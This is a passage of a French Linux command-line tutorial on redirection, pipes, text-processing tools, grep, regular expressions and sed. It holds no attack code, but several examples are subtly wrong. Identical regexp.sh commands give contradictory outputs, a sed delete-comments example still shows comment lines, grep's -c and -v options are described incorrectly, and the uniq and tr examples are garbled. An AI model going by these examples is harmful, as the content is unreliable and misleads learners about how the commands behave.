# fdisk /dev/?da < fdisk.txt
# exit
```

- Redirection de l'entrée standard :

```
PROCESSUS ---- < ---- FICHIER / PÉRIPHÉRIQUE
----- 0< -----
```

1.3. Etiquettes

Une étiquette permet de limiter la redirection. C'est utile par exemple pour donner des arguments à une commande sur plusieurs lignes. Un autre usage est la création de fichiers à partir d'un script. Dans l'exemple suivant, on envoie un email sur plusieurs lignes avec la commande mail .

```
$ mail mon@adresse <<FIN
> ceci
> est
> un
> test
> FIN
```

Exercice : Créer des fichiers avec un script bash.

Par exemple un script qui crée un fichier personnalisé :

```
#!/bin/bash
n=1
touch fichier-$n.txt
cat << EOF > fichier-$n.txt
Ceci est le fichier n°$n
Ligne 2
Ligne 3
Ligne 4
EOF
echo "fichier-$n créé"
```

1.4. Redirection de la sortie standard

- Les données vont de gauche à droite.

```
programme > fichier
```

Par exemple, avec les droits de **root** :

```
fdisk -l /dev/?da > partitions.txt
```

- Ceci lance `fdisk` et redirige la sortie vers le fichier `partitions.txt`. La sortie n'est pas visible à l'écran. Notez que le shell lit cette commande à partir de la droite : le fichier `partitions.txt` est d'abord créé s'il n'existe pas auparavant, écrasé dans le cas contraire car l'opérateur "`>`" est utilisé.
- L'opérateur "`>>`" ajoute la sortie standard à un fichier sans l'écraser.
- Redirection de la sortie standard :

```
---- > ----
PROCESSUS ---- >> ---- FICHIER / PÉRIPHÉRIQUE
---- 1> ----
```

1.5. Exemples de redirection de la sortie standard

- `>` crée un nouveau fichier avec la sortie standard
- `>>` ajoute la sortie au fichier

Par exemple :

```
$ date > date.txt
$ cat date.txt
dim fév 21 04:52:01 CET 2016
$ date >> date.txt
$ cat date.txt
dim fév 21 04:52:01 CET 2016
dim fév 21 04:53:09 CET 2016
$ date > date.txt
$ cat date.txt
dim fév 21 04:53:32 CET 2016
```

1.6. Redirection de la sortie erreur standard

```
programme 2> fichier_erreur
```

- `stdin`, `stdout` et `stderr` sont représentés respectivement par 0, 1 et 2. Cela nous permet de choisir le flux d'erreur standard. Par exemple, vers une corbeille :

```
ls /fake / 2> /dev/null
```

- Par exemple, vers un fichier :

```
ls /fake 2> err.txt
```

- Redirection de l'erreur standard :

PROCESSUS ---- 2> ---- FICHIER / PÉRIPHÉRIQUE

1.7. Travailler avec les redirections

- La commande suivante donne des erreurs et une sortie standard :

```
$ find /etc/ -name "*.crt"
/etc/ssl/certs/ca-certificates.crt
find: /etc/ssl/private: Permission denied
...
```

1.8. Isoler et diviser des sorties

- Isoler la sortie erreur :

```
$ find /etc/ -name "*.crt" > /dev/null
find: /etc/ssl/private: Permission denied
```

- Isoler la sortie standard :

```
$ find /etc/ -name "*.crt" 2> /dev/null
/etc/ssl/certs/ca-certificates.crt
```

- Diviser les sorties :

```
$ find /etc/ -name "*.crt" 2> /dev/null
/etc/ssl/certs/ca-certificates.crt
$ find /etc/ -name "*.crt" > crt.txt 2> crt.err
$ cat crt.txt
/etc/ssl/certs/ca-certificates.crt
$ cat crt.err
find: /etc/ssl/private: Permission denied
```

- Exemple récapitulatif à méditer

Avec le fichier `fdisk.txt`.

```
fdisk /dev/?da < fdisk.txt 2> /dev/null > resultat.txt
```

Le fichier `fdisk.txt` envoie des commandes en entrée à l'exécutable `fdisk`, le résultat sans les erreurs est écrit dans le fichier `resultat.txt`.

1.9. Tubes

```
programme1 | programme2
```

- Les tubes sont représentés par l'opérateur " | ". Les données vont de gauche à droite. La figure suivante indique comment la sortie standard du premier processus est redirigée vers l'entrée standard du second processus.
- Redirection à partir d'un tube :

PROCESSUS1 (stdout) ---- | ---- (stdin) PROCESSUS2

- Exemple :

```
$ ps aux | grep login
```

Note : L'utilitaire `pgrep` fournit le même résultat.

2. Outils de traitement du texte

2.1. `cat` : éditeur rudimentaire

La commande `cat` peut être utilisée comme un éditeur de texte rudimentaire.

```
$ cat > texte.txt
ligne 1
ligne 2
ligne 3
Ctrl+D
```

- Vous noterez l'utilisation de `Ctrl+D`. Cette commande est utilisée pour clore la saisie.

2.2. cat lecteur de texte

On utilise plus couramment `cat` pour envoyer du texte vers la sortie standard.

Les options les plus courantes sont :

- `-n` numérotter chaque ligne de la sortie
- `-b` numérotter uniquement les lignes non vides
- `-A` afficher le retour chariot

Exemples :

```
$ cat texte.txt
ligne 1
ligne 2
ligne 3
```

```
$ cat -n /etc/resolv.conf
```

2.3. tac lecteur inverse

`tac` fait la même chose que `cat` à l'exception qu'elle lit de la dernière ligne à la première.

```
$ tac texte.txt
ligne 3
ligne 2
ligne 1
```

2.4. head et tail

On utilise souvent les commandes `head` et `tail` pour analyser les fichiers de journaux. Par défaut, ces commandes affichent 10 lignes. En voici les utilisations les plus courantes :

- afficher les 20 premières lignes de `/var/log/messages` :

```
$ head -n 20 /var/log/messages
$ head -20 /var/log/messages
```

- afficher les 20 dernières lignes de `/etc/aliases` :

```
tail -20 /etc/aliases
```

`tail` a une option supplémentaire qui nous permet d'afficher la fin d'un texte en commençant par une ligne donnée.

- afficher le texte en partant de la ligne 25 de `/var/log/messages`

```
tail -n +25 /var/log/messages
```

`tail` peut afficher un fichier en continu avec l'option `-f`. C'est très pratique pour suivre les modifications d'un fichier en temps réel.

2.5. Commande tee

La commande `tee` permet à la fois de lire un flux et de le rediriger.

Par exemple, `tee` donne la sortie et l'écrit dans le fichier `ls1.txt` :

```
$ ls | tee ls1.txt
```

La sortie de la liste de fichiers dont on compte les lignes est redirigée vers la sortie standard et dans le fichier count.txt

```
ls -l *.txt | wc -l | tee count.txt
```

3. Manipulation de texte

- Compter des lignes, des mots, des octets
- Remplacer des tabulations par des espaces
- Afficher les fichiers binaires
- Découper les fichiers
- Sélectionner les champs et les caractères avec cut
- Trouver des doublons
- Trier la sortie
- Couper des fichiers
- Jointure de texte
- Mise en forme de la sortie avec fmt et pr
- Convertir les caractères

3.1. Compter lignes, mots et octets avec la commande `wc`

La commande `wc` compte le nombre d'octets, de mots et de lignes dans les fichiers.

Les options suivantes vous permettent de sélectionner ce qui nous intéresse :

- `-l` compte le nombre de lignes
- `-w` compte le nombre de mots (words)
- `-c` compte le nombre d'octets
- `-m` compte le nombre de caractères
- sans argument, `wc` compte ce qui est saisi dans `stdin`.

Par exemple :

```
$ wc -l /etc/passwd
$ cat /etc/passwd | wc -l
```

3.2. Remplacer les tabulations par des espaces

- On utilise la commande `expand` pour remplacer les tabulations par des espaces.
- `unexpand` est utilisé pour l'opération inverse.

3.3. Afficher les fichiers binaires

- Il y a nombre d'outils pour ça. Les plus courants sont `od` (octal dump) et `hexdump`.

3.4. Découper les fichiers avec la commande `split`

La commande `split` peut découper un fichier en plusieurs fichiers plus petits à partir de critères comme la taille ou le nombre de lignes. Par exemple, nous pouvons découper `/etc/passwd` en fichiers de 5 lignes chacun :

```
$ split -l 5 /etc/passwd
```

- Cette commande va créer des fichiers appelés `xaa`, `xab`, `xac`, `xad`, etc., chaque fichier contenant au plus 5 lignes. Tentez et vérifiez :

```
$ split -dl 5 /etc/passwd passwd
```

- Il est possible de donner un préfixe plus significatif que "x", comme "passwd-5" :

```
$ split -l 5 /etc/passwd passwd-5
```

- Cette commande crée des fichiers identiques à la commande précédente, mais ils sont désormais nommés `passwd-5aa` , `passwd-5ab` , `passwd-5ac` , `passwd-5ad` , ...

3.5. Sélectionner les champs et les caractères avec `cut`

La commande `cut` peut extraire une plage de caractères ou de champs de chaque ligne d'un texte.

- L'option `-c` est utilisée pour manipuler les caractères.
- Syntaxe : `cut -c {plage1,plage2}`

Exemple :

```
cut -c5-10,15- /etc/passwd
```

- Cette commande extrait les caractères 5 à 10 puis 15 jusqu'à la fin pour chaque ligne de `/etc/passwd` .
- On peut spécifier le séparateur de champ (espace, virgule, etc.) d'un fichier ainsi que les champs à extraire. Ces options sont définies respectivement par les options `-d` (delimiter) et `-f` (field).

Syntaxe :

- `cut -d {séparateur} -f {champs}`
- Exemple :

```
cut -d: -f 1,7 --output-delimiter=" " /etc/passwd
```

- Cette commande extrait les 1er et 7e champs de `/etc/passwd` séparés par un espace. Le délimiteur de sortie est le même que le délimiteur d'entrée d'origine (par défaut, la tabulation). L'option `--output-delimiter` vous permet de le changer.

3.6. Trouver des doublons avec la commande `uniq`

- Éliminer les lignes successives en doublon
- La commande `uniq` n'envoie à STDOUT qu'une version des lignes successives identiques. Par exemple :

```
$ uniq > /tmp/list1
ligne 1
ligne 2
ligne 2
ligne 3
ligne 3
ligne 3
ligne 1
^D
```

```
$ cat /tmp/UNIQUE
sort | uniq > /tmp/UNIQUE
```

3.7. Trier la sortie avec la commande `sort`

Par défaut, `sort` trie le texte par ordre alphabétique. Pour effectuer un tri numérique, utilisez l'option `-n`.

```
$ cat > /tmp/list2
ligne 1
ligne 2
ligne 2
ligne 1
ligne 3
ligne 2
ligne 2
ligne 3
ligne 1
```

```
$ sort /tmp/list2
$ sort /tmp/list2 | uniq > /tmp/list3
```

3.8. Jointure de texte avec `paste`

La commande `la plus facile est paste` qui "concatène" deux fichiers l'un à la suite de l'autre.

- Syntaxe :

```
paste texte1 texte2
```

- Exemples avec deux fichiers :

texte1 :

```
01 Paris
02 Luxembourg
03 Berlin
04 Bruxelles
05 Londres
```

texte2 :

```
01 France
02 Grand-Duché de Luxembourg
03 Allemagne
04 Belgique
05 Royaume-Uni
```

```
$ paste texte1 texte2
01 Paris    01 France
02 Luxembourg    02 Grand-Duché de Luxembourg
03 Berlin    03 Allemagne
04 Bruxelles    04 Belgique
05 Londres    05 Royaume-Uni
```

```
$ paste -s texte1 texte2
01 Paris    02 Luxembourg    03 Berlin    04 Bruxelles    05 Londres
01 France    02 Grand-Duché de Luxembourg    03 Allemagne    04 Belgique    05 Royaume-Uni
```

```
$ paste -s -d: texte1 texte2
01 Paris:02 Luxembourg:03 Berlin:04 Bruxelles:05 Londres
01 France:02 Grand-Duché de Luxembourg:03 Allemagne:04 Belgique:05 Royaume-Uni
```

```
$ paste -d: texte1 texte2
01 Paris:01 France
02 Luxembourg:02 Grand-Duché de Luxembourg
03 Berlin:03 Allemagne
04 Bruxelles:04 Belgique
05 Londres:05 Royaume-Uni
```

3.9. Jointure de texte avec join

Avec `join` vous pouvez en plus préciser quels champs vous souhaitez à condition que les fichiers disposent d'un début de ligne commun.

Syntaxe :

```
join -j1 {champ_no} -j2{champ_no} texte1 texte2
```

ou

```
join -1 {champ_no} -2{champ_no} texte1 texte2
```

- Le texte n'est envoyé à la sortie que si les champs sélectionnés correspondent.
- Les comparaisons se font ligne par ligne et le processus s'arrête dès qu'il n'y a pas de correspondance, même s'il y a d'autres correspondances à la fin du fichier.

Par exemple avec les fichiers précédents :

```
$ join texte1 texte2
01 Paris France
```

```
02 Luxembourg Grand-Duché de Luxembourg
03 Berlin Allemagne
04 Bruxelles Belgique
05 Londres Royaume-Uni
```

- Exercice optionnel : Regroupez les fichiers séparés précédemment.

3.10. Mise en forme de la sortie avec `fmt` et `pr`

Vous pouvez modifier le nombre de caractères par ligne avec `fmt`. Par défaut `fmt` joint les lignes et génère des lignes de 75 caractères.

Options de `fmt` :

- `-w` (width) nombre de caractères par ligne
- `-s` découpe les lignes longues mais sans les remplir
- `-u` sépare chaque mot par une espace et chaque phrase par deux espaces
- On peut paginer les longs fichiers pour qu'ils correspondent à une taille donnée avec la commande `pr`. On peut contrôler la longueur des pages (66 lignes par défaut), la largeur (par défaut 72 caractères) ainsi que le nombre de colonnes.
- Lorsqu'on produit un texte sur plusieurs colonnes, chaque colonne est tronquée uniformément en fonction de la largeur de page spécifiée. Cela veut dire que des caractères sont supprimés à moins d'avoir édité le texte de façon à éviter cela.

3.11. Convertir les caractères avec la commande `tr`

La commande `tr` convertit un ensemble de caractères en un autre.

- convertir les majuscules en minuscules

```
tr 'A-B' 'a-b' < fichier.txt
```

- changer de délimiteur dans `/etc/passwd`

```
tr ':' ';' < /etc/passwd
```

```
$ join texte1 texte2 | tr ' ' ':'
01:Paris:France
02:Luxembourg:Grand-Duché:de:Luxembourg
03:Berlin:Allemagne
04:Bruxelles:Belgique
05:Londres:Royaume-Uni
```

Remarque : `tr` a seulement deux arguments ! Le fichier n'est pas un argument.

2. Outils avancés de traitement du texte

1. Recherche de texte

1.1. Commande grep

Historiquement, le nom provient de l'une des commandes de l'éditeur de texte ed disponible sur UNIX, dont la syntaxe est :

```
:g/re/p
```

Cette commande signifie : "rechercher *globalement* les correspondances avec l'expression rationnelle (en anglais, *regular expression*), et imprimer (*print*) les lignes dans lesquelles elle correspond". Par défaut, grep se comporte très exactement comme cette commande. Toutefois, de nombreuses options en ligne de commande permettent de changer son comportement.

D'après d'autres sources, le nom grep serait en fait l'acronyme de "General Regular Expression Processor", ce qui signifie "« Processeur d'Expressions Rationnelles Générique»".

grep, egrep, fgrep - Afficher les lignes correspondant à un motif donné.

On ira lire utilement `man grep` et `info grep`.

1.2. SYNOPSIS

```
grep [ -[[AB] ]num ] [ -[CEFGVBchilnsvwx] ] [ -e ] motif | -ffichier ] [ fichiers... ]
```

`grep` recherche dans les fichiers d'entrée indiqués les lignes correspondant à un certain motif.

Si aucun fichier n'est fourni, ou si le nom "-" est mentionné, la lecture se fait depuis l'entrée standard.

Par défaut, `grep` affiche les lignes correspondant au motif.

Il existe trois variantes principales de `grep`, contrôlées par les options suivantes.

- `-G` : Interprète le motif comme une expression rationnelle simple (voir plus bas). C'est le comportement par défaut.
- `-E` : Interprète le motif comme une expression rationnelle étendue (voir plus bas).
- `-F` : Interprète le motif comme une liste de chaînes figées, séparées par des Sauts de Lignes (NewLine). La correspondance est faite avec n'importe laquelle de ces chaînes.

De plus, il existe deux variantes du programme : `egrep` et `fgrep`. `Egrep` est similaire (sans être identique) à `grep -E`, et est compatible avec les versions UNIX historiques de `egrep`. `Fgrep` est identique à `grep -F`.

Toutes les variantes de grep acceptent les options suivantes :

- `-num` : Les correspondances seront affichées avec num lignes supplémentaires avant et après. Néanmoins, `grep` n'affichera jamais une ligne plus d'une fois.
- `-A num` : Afficher num lignes supplémentaires après la ligne correspondante.
- `-B num` : Afficher num lignes supplémentaires avant la ligne correspondante.
- `-c` : est équivalent à `-2`.
- `-v` : Afficher le numéro de version de grep sur la sortie d'erreur standard. Ce numéro de version devra être inclus dans tous les rapports de bogues (voir plus bas).
- `-b` : Avant chaque ligne, afficher son décalage (en octet) au sein du fichier d'entrée.
- `-c` : Ne pas afficher les résultats normaux. À la place, afficher un compte des lignes correspondantes pour chaque fichier d'entrée. Avec l'option `-v` (voir plus bas), afficher les nombres de lignes ne correspondant pas au motif.
- `-e motif` : Utiliser le motif indiqué. Ceci permet de protéger les motifs commençants par `-`.
- `-f fichier` : Lire le motif dans le fichier indiqué.
- `-h` : Ne pas afficher le nom des fichiers dans les résultats lorsque plusieurs fichiers sont parcourus.

- **-i** : Ignorer les différences majuscules/minuscules aussi bien dans le motif que dans les fichiers d'entrée.
- **-L** : Ne pas afficher les résultats normaux. À la place, indiquer le nom des fichiers pour lesquels aucun résultat n'aurait été affiché.
- **-l** : Ne pas afficher les résultats normaux. À la place, indiquer le nom des fichiers pour lesquels des résultats auraient été affichés.
- **-n** : Ajouter à chaque ligne de sortie un préfixe contenant son numéro dans le fichier d'entrée.
- **-q** : Silence. Ne pas afficher les résultats normaux.
- **-s** : Ne pas afficher les messages d'erreurs concernant les fichiers inexistant ou illisibles.
- **-v** : Inverser la mise en correspondance, pour sélectionner les lignes ne correspondant pas au motif.
- **-w** : Ne sélectionner que les lignes contenant une correspondance formant un mot complet. La sous-chaîne correspondante doit donc être soit au début de la ligne, soit précédée d'un caractère n'appartenant pas à un mot. De même elle doit se trouver soit à la fin de la ligne, soit être suivie par un caractère n'appartenant pas à un mot. Les caractères composants les mots sont les lettres, les chiffres et le souligné ('_'). ([NDT] Bien entendu les minuscules accentuées ne sont pas des lettres ! Elles servent donc à séparer les mots...)
- **-x** : Ne sélectionner que les correspondances qui occupent une ligne entière.

2. Expressions rationnelles

2.1. Définition

Une expression rationnelle est une description d'une chaîne de caractères. Par exemple :

```
^[[[:digit:]]+ -[[[:blank:]]]+.*$
```

2.2. Scripts regexp.sh

Le script regexp.sh sera utile pour éprouver les expressions rationnelles.

Il compare une expression rationnelle à des chaînes de caractères et donne le résultat.

```
#!/bin/sh
# Christophe Blaess, Scripts Shell Linux et Unix, p. 180.
# regexp.sh
EXPRESSION="$1"
# Eliminons l'expression des arguments de ligne de commande :
shift
# Puis comparons-la avec les chaines :
for chaine in "$@"
do
echo "$chaine" | grep "$EXPRESSION" > /dev/null
if [ $? -eq 0 ]
then
echo "$chaine : OUI"
else
echo "$chaine : NON"
fi
done
```

Par exemple :

```
./regexp.sh ou Bonjour ou bonsoir
Bonjour : OUI
ou : OUI
bonsoir : NON
```

```
./regexp.sh ou Bonjour ou bonsoir
Bonjour : OUI
ou : NON
bonsoir : NON
```

```
./regexp.sh o. Bonjour ou bonsoir
Bonjour : OUI
ou : OUI
bonsoir : OUI
```

2.3. Le symbole générique .

```
./regexp.sh o.r Bonjour ou bonsoir
Bonjour : OUI
ou : NON
bonsoir : OUI
```

```
./regexp.sh o.r Bonjour ou bonsoiiiiir
Bonjour : OUI
ou : NON
bonsoiiiiir : NON
```

```
./regexp.sh o.r Bonjour ou bonsoor
Bonjour : OUI
ou : NON
bonsoor : OUI
```

2.4. Début et fin de chaînes

```
./regexp.sh '^B' Bonjour ou bonsoor
Bonjour : OUI
ou : NON
bonsoor : NON
```

```
./regexp.sh 'r$' Bonjour ou bonsoor
Bonjour : OUI
ou : NON
bonsoor : OUI
```

```
./regexp.sh '^ou$' Bonjour ou bonsoor
Bonjour : NON
ou : OUI
bonsoor : NON
```

```
./regexp.sh '^ou$' Bonjour ou bonsoor
Bonjour : NON
ou : NON
bonsoor : NON
```

```
./regexp.sh 'ou.$' Bonjour ou bonsoor
Bonjour : OUI
ou : NON
bonsoor : NON
```

2.5. Alternatives

```
./regexp.sh 'ou\|oi' Bonjour ou bonsoir
Bonjour : OUI
ou : OUI
bonsoir : OUI
```

```
./regexp.sh 'ou\|oi' Bonjour ou bonsoor
Bonjour : OUI
ou : OUI
bonsoor : NON
```

```
./regexp.sh 'ou\|oi\|oo' Bonjour ou bonsoor
Bonjour : OUI
ou : OUI
bonsoor : OUI
```

2.6. Listes

```
./regexp.sh '[ji]' Bonjour ou bonsoir
Bonjour : OUI
ou : NON
bonsoir : OUI
```

```
./regexp.sh 'n[ji]' Bonjour ou bonsoir
Bonjour : OUI
ou : NON
bonsoir : NON
```

```
./regexp.sh 'n[js]' Bonjour ou bonsoir
Bonjour : OUI
ou : NON
bonsoir : OUI
```

2.7. Intervalles

```
$ ./regexp.sh 'o[a-z]' Bonjour o5 bonsoir
Bonjour : OUI
o5 : NON
bonsoir : OUI
```

```
./regexp.sh '[A-Z]o' Bonjour o5 bonsoir
Bonjour : OUI
o5 : NON
bonsoir : NON
```

```
./regexp.sh 'o[0-9]' Bonjour o5 bonsoir
Bonjour : NON
o5 : OUI
bonsoir : NON
```

2.8. Classes

Les classes sont plus commodes à utiliser que les intervalles. Voici les douze classes standards.

Les classes se notent dans le format `[:classe:]`

Nom	Signification	Ascii	Iso-8859-15
alpha	Lettres alphabétiques dans la localisation en cours.	[A-Za-z]	[À-àÀÀÀÀ...ÙÙÙÙy]
digit	Chiffres décimaux.	[0-9]	idem Ascii
xdigit	Chiffres hexadécimaux.	[0-9A-Fa-f]	idem Ascii
alnum	Chiffres ou lettres alphabétiques.	[:alpha:][:digit:]	[:alpha:][:digit:]
lower	Lettres minuscules dans la localisation en cours.	[a-z]	[à-ààààà...ùùùùy]
upper	Lettres majuscules dans la localisation en cours.	[A-Z]	[À-ÀÀÀÀÀ...ÜÜÜÜY]
blank	Caractères blancs.	espace et tabulation	idem Ascii
space	Caractères d'espacement.	espace, tabulation, sauts de ligne et de page, retour chariot	idem Ascii
punct	Signes de ponctuation.	[!"#\$%&'()*+,-./;:<=>?@\\^_`{}~[]]	idem Ascii
graph	Symboles ayant une représentation graphique.	[:alnum:][:punct:]	[:alnum:][:punct:]
print	Caractères imprimables (graph et l'espace).	[:graph:]	[:graph:]
cntrl	Caractères de contrôle.	Codes Ascii inférieurs à 31, et caractère de code 127	idem Ascii

Exemple :

```
./regexp.sh "[[:punct:]]" bonjour bonjour,
bonjour : NON
bonjour, : OUI
```

2.9. Opérateurs de répétitions

Opérateurs :

- `*` : toute occurrence de l'élément précédent même l'absence
- `\+` : une ou plusieurs occurrence de l'élément précédent
- `\?` : zéro ou une occurrence de l'élément précédent
- `\{n,m\}` : au moins n et au plus m occurrences de l'élément précédent

Exemples :

- Tout caractère :

```
./regexp.sh "b.*" b bo bon bonjour Bonjour
b : OUI
bo : OUI
bon : OUI
bonjour : OUI
Bonjour : NON
```

```
./regexp.sh "bo*n" bn bon boooooon
bn : OUI
bon : OUI
boooooon : OUI
```

- Trouver une chaîne composée de mots séparés d'espaces et de tabulations :

```
^[[[:blank:]]*[[[:alpha:]][[[:alpha:]]*[[[:blank:]]*
```

- Une ou plusieurs occurrences :

```
./regexp.sh "bo\+n" bn bon boooooon
bn : NON
bon : OUI
boooooon : OUI
```

- Aucune ou une occurrence :

```
./regexp.sh "bo\?n" bn bon boooooon
bn : OUI
bon : OUI
boooooon : NON
```

- Un minimum d'occurrences :

```
./regexp.sh "bo\{2,\}n" bn bon boooooon
bn : NON
bon : NON
boooooon : OUI
```

- Un maximum d'occurrences :

```
./regexp.sh "bo\{0,2\}n" bn bon boooooon
bn : OUI
bon : OUI
boooooon : NON
```

- Exactement un nombre d'occurrences :

```
./regexp.sh "bo\{2\}n" bn bon boooooon
```

```
bn : NON
bon : NON
boooooon : NON
```

2.10. Groupements

```
\(\)
```

Un groupement permet de rechercher une chaîne précise, et sa répétition, ici au minimum deux fois à la suite :

```
./regexp.sh "\bon\b\{2\}" bon bonbon
bon : NON
bonbon : OUI
```

2.11. Expressions rationnelles étendues

Signification	Symbole pour expression régulière simple	Symbole pour expression régulière étendue
Caractère générique	.	.
Début de ligne	^	^
Fin de ligne	\$	\$
Alternative	\ Tube	Tube sans échappement
Liste de caractères	[]	[]
Classe de caractères (dans une liste)	[:classe:]	[:classe:]
Juxtaposition de caractères (dans une liste)	[. séquence.]	[. séquence.]
Classe d'équivalence (dans une liste)	[=classe=]	[=classe=]
Zéro, une ou plusieurs occurrences de l'élément précédent	*	*
Une ou plusieurs occurrences de l'élément précédent	\+	+
Zéro ou une occurrence de l'élément précédent	\?	?
Au moins n et au plus m occurrences de l'élément précédent	\{n,m\}	{n,m}
Au moins n occurrences de l'élément précédent	\{n,\}	{n,}
Au plus m occurrences de l'élément précédent	\{0,m\}	{0,m}
Exactement n occurrences de l'élément précédent	\{n\}	{n}
Regroupement de caractères	\(\)	()
Référence arrière au n-ième regroupement	\n	\n
Préfixe d'un caractère spécial pour reprendre sa valeur littérale	\	\

Pour tester les expressions rationnelles étendues, on modifiera le script `regexp.sh` en ajoutant l'option `-E` à la commande `grep`

2.12. Exercices grep

Pour extraire l'adresse IPv4 de l'interface `eth0` :

```
ip -4 addr show eth0 | grep inet | awk '{ print $2; }' | sed 's/\//.*$/'
ip -4 addr show eth0 | grep inet | awk '{ print $2; }' | cut -d "/" -f1
```

Pour retirer les lignes de commentaires :

```
grep -v "^\#" /etc/ssh/sshd_config
```

Pour retirer en plus les lignes vides :

```
grep -v "^\#" /etc/ssh/sshd_config | grep -v "^$"
```

Retirer les lignes vides et les commentaires :

```
grep -v '^$|^#.*' /etc/ssh/sshd_config
```

On visitera utilement <http://stackoverflow.com/search?q=grep>.

2.13. Recherche récursive avec find

```
find . -type f | xargs grep 'motif à chercher'
```

La recherche de fichier est développée dans la partie [Recherche de fichiers](#)

3. Sed

`sed` (abréviation de Stream EDitor, « éditeur de flux ») est un programme informatique permettant d'appliquer différentes transformations prédéfinies à un flux séquentiel de données textuelles. `sed` lit des données d'entrée ligne par ligne, modifie chaque ligne selon des règles spécifiées dans un langage propre (appelé « script sed »), puis retourne le contenu du fichier (par défaut). Bien qu'originellement écrit pour Unix, par Lee E. McMahon en 1973/1974 (Bell Labs), `sed` est maintenant disponible sur pratiquement tous les systèmes d'exploitation disposant d'une interface en ligne de commande.

`sed` est souvent décrit comme un éditeur de texte non-interactif. Il diffère d'un éditeur conventionnel en ceci que la séquence de traitement des deux flux d'informations nécessaires (les données et les instructions) est inversée. Au lieu de prendre une par une les commandes d'édition pour les appliquer à l'intégralité du texte (qui doit alors être intégralement en mémoire), `sed` ne parcourt qu'une seule fois le fichier de texte, en appliquant l'ensemble des commandes d'édition à chaque ligne. Comme une seule ligne à la fois est présente en mémoire, `sed` peut traiter des fichiers de taille complètement arbitraire.

(source : https://fr.wikipedia.org/wiki/Stream_Editor)

`sed` accepte un certain nombre de commandes représentées par une lettre unique. Ce jeu de commandes est basé sur celui de l'éditeur `ed`. Les commandes les plus utilisées sont `d`, `p` et `s`.

L'option `-e` sort le résultat sur la sortie standard et l'option `-i` applique directement les changements sur le fichier.

3.1. Impression et suppression

Les commandes `p` et `d` permettent d'imprimer ou d'effacer des lignes sur base d'un motif. Ces fonctions peuvent être assurées par d'autres programmes comme `tail`, `head`, `grep`, etc.

La commande `p` permet d'imprimer la sélection

```
$ sed -e 'p' /etc/hosts.allow
```

```
#
#
# hosts.allow      This file contains access rules which are used to
# hosts.allow      This file contains access rules which are used to
#       allow or deny connections to network services that
#       allow or deny connections to network services that
#       either use the tcp_wrappers library or that have been
#       either use the tcp_wrappers library or that have been
#       started through a tcp_wrappers-enabled xinetd.
#       started through a tcp_wrappers-enabled xinetd.

#
#
#           See 'man 5 hosts_options' and 'man 5 hosts_access'
#           See 'man 5 hosts_options' and 'man 5 hosts_access'
#           for information on rule syntax.
#           for information on rule syntax.
#           See 'man tcpd' for information on tcp_wrappers
#           See 'man tcpd' for information on tcp_wrappers
#
```

Sans l'option `-n` la ligne traitée est dupliquée.

```
$ sed -n -e 'p' /etc/hosts.allow
```

```
#  
# hosts.allow This file contains access rules which are used to  
#      allow or deny connections to network services that  
#      either use the tcp_wrappers library or that have been  
#      started through a tcp_wrappers-enabled xinetd.  
#  
#      See 'man 5 hosts_options' and 'man 5 hosts_access'  
#      for information on rule syntax.  
#      See 'man tcpd' for information on tcp_wrappers  
#
```

Sélectionner une ligne, ici la ligne numéro 4 :

```
$ sed -n -e '4p' /etc/hosts.allow
```

```
#      either use the tcp_wrappers library or that have been
```

Sélectionner un intervalle de lignes, ici de 4 à 6 :

```
$ sed -n -e '4,6p' /etc/hosts.allow
```

```
#      either use the tcp_wrappers library or that have been  
#      started through a tcp_wrappers-enabled xinetd.  
#
```

Imprimer les lignes contenant un motif :

```
$ sed -n -e '/hosts/p' /etc/hosts.allow
```

```
# hosts.allow This file contains access rules which are used to  
#      See 'man 5 hosts_options' and 'man 5 hosts_access'
```

Imprimer les lignes qui ne contiennent pas un motif :

```
$ sed -n -e '/hosts/!p' /etc/hosts.allow
```

```
#  
#      allow or deny connections to network services that  
#      either use the tcp_wrappers library or that have been  
#      started through a tcp_wrappers-enabled xinetd.  
#  
#      for information on rule syntax.  
#      See 'man tcpd' for information on tcp_wrappers  
#
```

La commande `d` permet de supprimer des lignes ici de 1 à 6:

```
sed -e '1,6d' /etc/hosts.allow
```

```
#      See 'man 5 hosts_options' and 'man 5 hosts_access'  
#      for information on rule syntax.  
#      See 'man tcpd' for information on tcp_wrappers  
#
```

Supprimer des lignes de commentaire vide :

```
sed -e '/^#/d' /etc/hosts.allow
```

```
# hosts.allow      This file contains access rules which are used to
#      allow or deny connections to network services that
#      either use the tcp_wrappers library or that have been
#      started through a tcp_wrappers-enabled xinetd.
#      See 'man 5 hosts_options' and 'man 5 hosts_access'
#      for information on rule syntax.
#      See 'man tcpd' for information on tcp_wrappers
```

3.1. Substitution

C'est la commande `s` qui permet la substitution. Utilisée sans autre commande, elle transforme le premier motif rencontré sur chaque ligne :

```
$ sed -e 's/man/!!!!/' /etc/hosts.allow
```

```
# hosts.allow      This file contains access rules which are used to
#      allow or deny connections to network services that
#      either use the tcp_wrappers library or that have been
#      started through a tcp_wrappers-enabled xinetd.
#
#      See '!!!! 5 hosts_options' and 'man 5 hosts_access'
#      for information on rule syntax.
#      See '!!!! tcpd' for information on tcp_wrappers
#
```

Ici, on remplace la seconde occurrence trouvée sur chaque ligne :

```
$ sed -e 's/man/!!!!/2' /etc/hosts.allow
```

```
# hosts.allow      This file contains access rules which are used to
#      allow or deny connections to network services that
#      either use the tcp_wrappers library or that have been
#      started through a tcp_wrappers-enabled xinetd.
#
#      See 'man 5 hosts_options' and '!!!! 5 hosts_access'
#      for information on rule syntax.
#      See 'man tcpd' for information on tcp_wrappers
#
```

On ajoute l'option `g` pour que chaque occurrence soit remplacée :

```
$ sed -e 's/man/!!!!/g' /etc/hosts.allow
```

```
# hosts.allow      This file contains access rules which are used to
#      allow or deny connections to network services that
#      either use the tcp_wrappers library or that have been
#      started through a tcp_wrappers-enabled xinetd.
#
#      See '!!!! 5 hosts_options' and '!!!! 5 hosts_access'
#      for information on rule syntax.
#      See '!!!! tcpd' for information on tcp_wrappers
#
```

On ira visiter utilement <http://stackoverflow.com/search?q=sed>

4. AWK

Source : <https://fr.wikipedia.org/wiki/Awk>

`awk` — dont le nom vient des trois créateurs, Alfred Aho, Peter Weinberger et Brian Kernighan — est un langage de traitement de lignes, disponible sur la plupart des systèmes Unix et sous Windows avec Cygwin ou Gawk. Il est principalement utilisé pour la manipulation de fichiers textuels pour des opérations de recherches, de remplacement et de transformations complexes.

4.1. Présentation

